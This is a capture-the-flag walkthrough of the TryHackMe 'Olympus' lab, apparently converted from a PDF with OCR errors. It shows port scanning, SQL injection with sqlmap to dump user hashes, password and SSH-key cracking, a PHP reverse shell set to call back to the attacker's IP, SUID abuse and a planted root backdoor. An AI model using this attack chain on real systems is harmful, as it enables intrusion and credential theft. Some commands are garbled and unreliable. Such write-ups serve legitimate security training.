Olympus

By Praveen Kumar Sharma

```
For me IP of the machine is: 10.10.191.210
```

Lets try pinging it first

```
ping 10.10.191.210 -c 5

PING 10.10.191.210 (10.10.191.210) 56(84) bytes of data.
64 bytes from 10.10.191.210: icmp_seq=1 ttl=60 time=156 ms
64 bytes from 10.10.191.210: icmp_seq=2 ttl=60 time=168 ms
64 bytes from 10.10.191.210: icmp_seq=3 ttl=60 time=168 ms
64 bytes from 10.10.191.210: icmp_seq=4 ttl=60 time=195 ms
64 bytes from 10.10.191.210: icmp_seq=5 ttl=60 time=156 ms
--- 10.10.191.210 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4004ms
rtt min/avg/max/mdev = 155.521/168.548/194.685/14.207 ms
```

Alright lets do some port scanning

Port Scanning:

All Port Scan

```
nmap -p- -n -Pn --min-rate=10000 -T5 10.10.191.210 -o allPortScan.txt
```

```
nmap -p- -n -Pn --min-rate=10000 -T5 10.10.191.210 -o allPortScan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2024-08-31 21:01 IST
Warning: 10.10.191.210 giving up on port because retransmission cap hit
Nmap scan report for 10.10.191.210
Host is up (0.15s latency).
Not shown: 64624 closed tcp ports (conn-refused), 909 filtered tcp ports
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
Nmap done: 1 IP address (1 host up) scanned in 12.61 seconds
```

```
Open ports

PORT STATE SERVICE

22/tcp open ssh

80/tcp open http
```

Now lets try an aggressive scan on these

Aggressive Scan:

nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.191.210 -o aggressiveScan.txt

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.191.210 -o aggressiveScan.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2024-08-31 21:04 IST
Nmap scan report for 10.10.191.210
Host is up (0.17s latency).
PORT STATE SERVICE VERSION
22/tcp open ssh
                   OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protoc
| ssh-hostkey:
    3072 0a:78:14:04:2c:df:25:fb:4e:a2:14:34:80:0b:85:39 (RSA)
    256 8d:56:01:ca:55:de:e1:7c:64:04:ce:e6:f1:a5:c7:ac (ECDSA)
__ 256 1f:c1:be:3f:9c:e7:8e:24:33:34:a6:44:af:68:4c:3c (ED25519)
80/tcp open http
                   Apache httpd 2.4.41 ((Ubuntu))
_http-title: Did not follow redirect to http://olympus.thm
http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https:
Nmap done: 1 IP address (1 host up) scanned in 12.81 seconds
```

So lets add that domain in /etc/hosts

```
# Static table lookup for hostnames.
# See hosts(5) for details.
#
10.10.11.25
                greenhorn.htb
192.168.110.76
                symfonos.local
192.168.110.101 breakout
10.10.235.31
                cyberlens.thm
10.10.236.168
                bricks.thm
10.10.37.234
                airplane.thm
10.10.11.18
                usage.htb
10.10.11.28
                sea.htb
10.10.11.13
                runner.htb
                                TeamCity.runner.htb
10.10.11.27
                                                 signserv.ssg.htb
                itrc.ssg.htb
                               resource.htb
10.10.11.11
                board.htb
                               crm.board.htb
10.10.10.245
                cap.htb
10.10.11.30
                monitorsthree.htb
10.10.191.210
                olympus.thm
```

K now lets do some directory fuzzing next

Directory Fuzzing:

```
ffuf -w /usr/share/wordlists/dirb/common.txt -u http://olympus.thm/FUZZ -t 200
```

```
ffuf -w /usr/share/wordlists/dirb/common.txt -u http://olympus.thm/FUZZ -t 200
       v2.1.0
                   : GET
 :: Method
:: URL
                    : http://olympus.thm/FUZZ
:: Wordlist
                    : FUZZ: /usr/share/wordlists/dirb/common.txt
:: Follow redirects : false
 :: Calibration : false
:: Timeout
                    : 10
:: Threads
                    : 200
                    : Response status: 200-299,301,302,307,401,403,405,500
:: Matcher
                       [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 149ms]
.hta
.htaccess
                       [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 149ms]
                       [Status: 200, Size: 1948, Words: 238, Lines: 48, Duration: 213ms]
                       [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 4564ms]
.htpasswd
                       [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 5597ms]
~webmaster
                       [Status: 200, Size: 1948, Words: 238, Lines: 48, Duration: 149ms]
index.php
javascript
                       [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 151ms]
phpmyadmin
                       [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 149ms]
                       [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 153ms]
server-status
```


```
Poirectories

~webmaster [Status: 301, Size: 315, Words: 20, Lines: 10,
Duration: 5597ms]
index.php [Status: 200, Size: 1948, Words: 238, Lines: 48,
Duration: 149ms]
javascript [Status: 301, Size: 315, Words: 20, Lines: 10,
Duration: 151ms]
static [Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 150ms]
```


Alright lets see this web application now

Web Application:


Default page



Nothing in the source code as well lets check this /~webmaster directory



There are some link in the bottom if $\boldsymbol{\upsilon}$ click one it will take $\boldsymbol{\upsilon}$ to this page



A search bar, I tried ' and it shows an error

HeadingSecondary Text


Query FailYou have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '%' AND post_status='publish" at line 1

Gaining Access:

Lets find this exploit online

Found this one on exploitdb : https://www.exploit-

db.com/exploits/48734 ♂



Alright lets try the SQLmap command they have given i have some think in the command btw

```
sqlmap -u "http://olympus.thm/~webmaster/search.php" --
data="search=1337*&submit=" --dbs --random-agent -v 3 --batch

[21:18:54] [DEBUG] resuming configuration option 'string [21:18:54] [PAYLOAD] 1337' UNION ALL SELECT CONCAT(0x71 L,NULL,NULL,NULL,NULL,NULL,NULL,ROM INFORMATION_SCHEMA [21:18:54] [DEBUG] performed 1 query in 0.22 seconds available databases [6]:
[*] information_schema
[*] mysql
[*] olympus
[*] performance_schema
[*] phpmyadmin
[*] sys

[21:18:54] [INFO] fetched data logged to text files uncomplete the sum of the
```

So i search mysql it had nothing useful lets see this olympus

```
sqlmap -u "http://olympus.thm/~webmaster/search.php" --
data="search=1337*&submit=" -D olympus --tables --random-agent -v 3 --batch
```

here is your first flag use this command to get it

First Flag:

```
sqlmap -u "http://olympus.thm/~webmaster/search.php" --
data="search=1337*&submit=" -D olympus -T flag --dump --random-agent -v 3 --
batch
```

Anyway moving on lets see this users one

```
sqlmap -u "http://olympus.thm/~webmaster/search.php" --
data="search=1337*&submit=" -D olympus -T users --dump --random-agent -v 3 -
-batch
```

got the hashes here was only able to crack prometheus only lets see how to do that

First save the hash in a file then run john on it with rockyou

```
vim hash

~/Documents/Notes/Hands-on-Hacking/TryHackMe/Olympus git:(main)±2 (1.306s)
john hash --wordlist=/usr/share/wordlists/rockyou.txt

Warning: detected hash type "bcrypt", but the string is also recognized as "bcrypt-opencl"
Use the "--format=bcrypt-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
No password hashes left to crack (see FAQ)
```

Lets see the password

```
john hash --show
?:summertime

1 password hash cracked, 0 left
```

```
Creds found
Username : prometheus
Password : summertime
```

Also one more thing in the table dump here i noticed this

```
| prometheus@olympus.thm |
| root@chat.olympus.thm |
| zeus@chat.olympus.thm |
```


Lets add this to /etc/hosts as well

```
# Static table lookup for hostnames.
# See hosts(5) for details.
#
10.10.11.25
                greenhorn.htb
192.168.110.76
                symfonos.local
192.168.110.101 breakout
10.10.235.31
                cyberlens.thm
10.10.236.168
                bricks.thm
10.10.37.234
                airplane.thm
10.10.11.18
                usage.htb
10.10.11.28
                sea.htb
10.10.11.13
                runner.htb
                                TeamCity.runner.htb
10.10.11.27
                itrc.ssg.htb
                                resource.htb
                                                 signserv.ssg.htb
10.10.11.11
                board.htb
                                 crm.board.htb
10.10.10.245
                cap.htb
                monitorsthree.htb
10.10.11.30
10.10.191.210
                olympus.thm chat.olympus.thm
```

Alright lets see this page now i.e. chat.olympus.thm

http://chat.olympus.thm/login.php		() 140%	☆
	Login			
	Please fill in your credentials to login.			
	Username			
	Password			
	LOGIN			
	chat.olympus.thm			

Lets login with our creds



It mentions a /uploads page here also one more thing is the one of the tables is also called chats lets see that to find the link to this promethus_password.txt

```
sqlmap -u "http://olympus.thm/~webmaster/search.php" --
data="search=1337*&submit=" -D olympus -T chats --dump --random-agent -v 3 -
-batch
```

Here it is stored lets see it now at http://chat.olympus.thm/uploads/47c3210d51761686f3af40a875eeaaea.txt http://chat.olympus.thm/uploads/47c3210d51761686f3af40a875eeaaea.txt

```
you really thought it would be this easy ?!
```

Lets just upload a revshell here (Use the pentest monkey php revshell)

Change the IP address and the port

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.17.94.2';  // CHANGE THIS
$port = 9001;  // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Now just upload it

Then u need to delete this file to get the updated database rm -rf /home/pks/.local/share/sqlmap/output/olympus.thm/
Now just run the same sqlmap command again

```
sqlmap -u "http://olympus.thm/~webmaster/search.php" --
data="search=1337*&submit=" -D olympus -T chats --dump --random-agent -v 3 -
-batch
```

Start a listener next

```
nc -lvnp 9001
Listening on 0.0.0.0 9001
```

now go the link /uploads/1910ce8b5322881fed6a6dcf21aba733.php and u should have your revshell

```
nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.191.210 60644
Linux olympus 5.4.0-109-generic #123-Ubuntu SMP Fri Apr 8 09:10:54
16:10:50 up 43 min, 0 users, load average: 0.00, 0.01, 0.07
USER
                                  LOGINO IDLE JCPU PCPU WHAT
        TTY FROM
uid=33(www-data) gid=33(www-data) groups=33(www-data),7777(web)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data),7777(web)
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@olympus:/$ ^Z
[1] + 33348 suspended nc -lvnp 9001
~/Documents/Notes/Hands-on-Hacking/TryHackMe/Olympus git:(main)±1
stty raw -echo;fg
[1] + 33348 continued nc -lvnp 9001
www-data@olympus:/$ export TERM=xterm
www-data@olympus:/$
```

Lateral Movement :

So I found this binary with SUID Permissions

```
www-data@olympus:/$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/cputils
/usr/bin/sudo
/usr/hin/mount
```

So it copies things lets copy the ssh key of this use zeus

There we go lets cat it out and save it on our attacker machine

```
vim id_rsa

~/Documents/Notes/Hands-on-Hacking/TryHackMe/Olympus git:(main)±4 (0.022s)
ls -al

total 36
drwxr-xr-x 1 pks pks 160 Aug 31 21:48 .
drwxr-xr-x 1 pks pks 214 Aug 31 20:59 ..
-rw-r--r- 1 pks pks 914 Aug 31 21:04 aggressiveScan.txt
-rw-r--r- 1 pks pks 503 Aug 31 21:02 allPortScan.txt
-rw-r--r- 1 pks pks 979 Aug 31 21:11 directories.txt
-rw-r--r- 1 pks pks 61 Aug 31 21:22 hash
-rw-r--r- 1 pks pks 2655 Aug 31 21:48 id_rsa
-rw-r--r- 1 pks pks 5624 Aug 31 21:48 Olympus.md
-rw-r--r- 1 pks pks 5492 Aug 31 21:37 revshell.php
```

Got it here

lets try to ssh in as zeus now

```
chmod 600 id_rsa

~/Documents/Notes/Hands-on-Hacking/TryHackMe/Olympus git:(main)±1 (2.606s)
ssh -i id_rsa zeus@olympus.thm
Enter passphrase for key 'id_rsa':
```

Lets crack this using a tool i found here : https://github.com/d4t4s3c/RSAcrack/blob/main/RSAcrack RSAcrack red <a href="



Download it from here

Then run it like this

./RSAcrack -k id_rsa -w /usr/share/wordlists/rockyou.txt

There we go lets login now

```
zeus@olympus:~ (0.178s)
id
uid=1000(zeus) gid=1000(zeus) groups=1000(zeus),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev)

zeus@olympus ~
|
```

Flag 2

here is the second flag :

```
ls -al
total 48
drwxr-xr-x 7 zeus zeus 4096 Apr 19 2022 .
drwxr-xr-x 3 root root 4096 Mar 22
                                   2022 ...
                                   2022 .bash_history -> /dev/null
lrwxrwxrwx 1 root root
                        9 Mar 23
-rw-r--r-- 1 zeus zeus 220 Feb 25
                                   2020 .bash logout
-rw-r--r-- 1 zeus zeus 3771 Feb 25
                                   2020 .bashrc
drwx----- 2 zeus zeus 4096 Mar 22
                                   2022 .cache
drwx----- 3 zeus zeus 4096 Apr 14
                                   2022 .qnupq
drwxrwxr-x 3 zeus zeus 4096 Mar 23
                                   2022 .local
-rw-r--r-- 1 zeus zeus 807 Feb 25
                                   2020 .profile
drwx----- 3 zeus zeus 4096 Apr 14
                                   2022 snap
drwx----- 2 zeus zeus 4096 Apr 14
                                   2022 .ssh
-rw-r--r-- 1 zeus zeus 0 Mar 22
                                   2022 .sudo_as_admin_successful
-rw-rw-r-- 1 zeus zeus 34 Mar 23
                                   2022 user.flag
-r--r-- 1 zeus zeus 199 Apr 15 2022 zeus.txt
```

Vertical PrivEsc

Lets check this zeus.txt here first

```
zeus@olympus ~ (0.244s)
cat zeus.txt
Hey zeus !

I managed to hack my way back into the olympus eventually.
Looks like the IT kid messed up again !
I've now got a permanent access as a super user to the olympus.
- Prometheus.
```

So there is a exploit on the system on the system only lets find it

```
cd /var/www/html/

zeus@olympus /var/www/html (0.178s)
ls
0aB44fdS3eDnLkpsz3deGv8TttR4sc index.html.old index.php

zeus@olympus /var/www/html
|
```

here is something lets see this

```
zeus@olympus /var/www/html (0.173s)
cd 0aB44fdS3eDnLkpsz3deGv8TttR4sc/

zeus@olympus /var/www/html/0aB44fdS3eDnLkpsz3deGv8TttR4sc (0.176s)
ls
index.html VIGQFQFMY0ST.php

zeus@olympus /var/www/html/0aB44fdS3eDnLkpsz3deGv8TttR4sc
```

Lets see this .php script here
This is a privEsc script here
and here is the command its using for this

```
cat VIGQFQFMYOST.php
$pass = "a7c5ffcf139742f52a5267c4a0674129";
if(!isset($_POST["password"]) || $_POST["password"] != $pass) die('
rd" /></form>'):
set_time_limit(0);
$host = htmlspecialchars("$_SERVER[HTTP_HOST]$_SERVER[REQUEST_URI]"
if(!isset($_GET["ip"]) || !isset($_GET["port"])) die("<h2><i>snodew
br>Remote: $host?ip=[destination of listener]&port=[listening port]
$ip = $_GET["ip"]; $port = $_GET["port"];
$write a = null:
$error_a = null;
$suid bd = "/lib/defended/libc.so.99";
$shell = "uname -a; w; $suid_bd";
chdir("/"); umask(0);
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if(!$sock) die("couldn't open socket");
```

Lets run it

```
uname -a; w;/lib/defended/libc.so.99

Linux olympus 5.4.0-109-generic #123-Ubuntu SMP Fri Apr
16:31:42 up 1:04, 1 user, load average: 0.00, 0.00,
USER TTY FROM LOGIN@ IDLE JCPL
zeus pts/1 10.17.94.2 16:26 0.00s 0.21
# id
uid=0(root) gid=0(root) groups=0(root),4(adm),24(cdrom)
# | |
```

Flag 3

Got root here is the third flag

```
# ls -al
total 44
drwx----- 7 root root 4096 Apr 24 2022 .
drwxr-xr-x 19 root root 4096 Mar 22 2022 ..
lrwxrwxrwx 1 root root 9 Mar 23 2022 .bash_history -> /dev/null
-rw-r--- 1 root root 3106 Dec 5 2019 .bashrc
drwx----- 2 root root 4096 Mar 22 2022 .cache
drwxr-xr-x 3 root root 4096 Mar 22 2022 config
drwxr-xr-x 3 root root 4096 Mar 22 2022 .local
-rw----- 1 root root 2866 Apr 24 2022 .mysql_history
-rw-r---- 1 root root 161 Dec 5 2019 .profile
-rw-r---- 1 root root 1576 Apr 18 2022 root.flag
drwx----- 3 root root 4096 Mar 22 2022 snap
drwx----- 2 root root 4096 Mar 22 2022 .ssh
# ■
```

if υ cat out root.flag it will tell υ there forth flag is also here and υ have to find it lets find it

So i ran this command in the /etc directory

```
grep -irl "flag{}"
```

Flag 4:

here is the final flag

```
# cd /etc
# grep -irl "flag{"
ssl/private/.b0nus.fl4g
#
```

Thanks for reading :)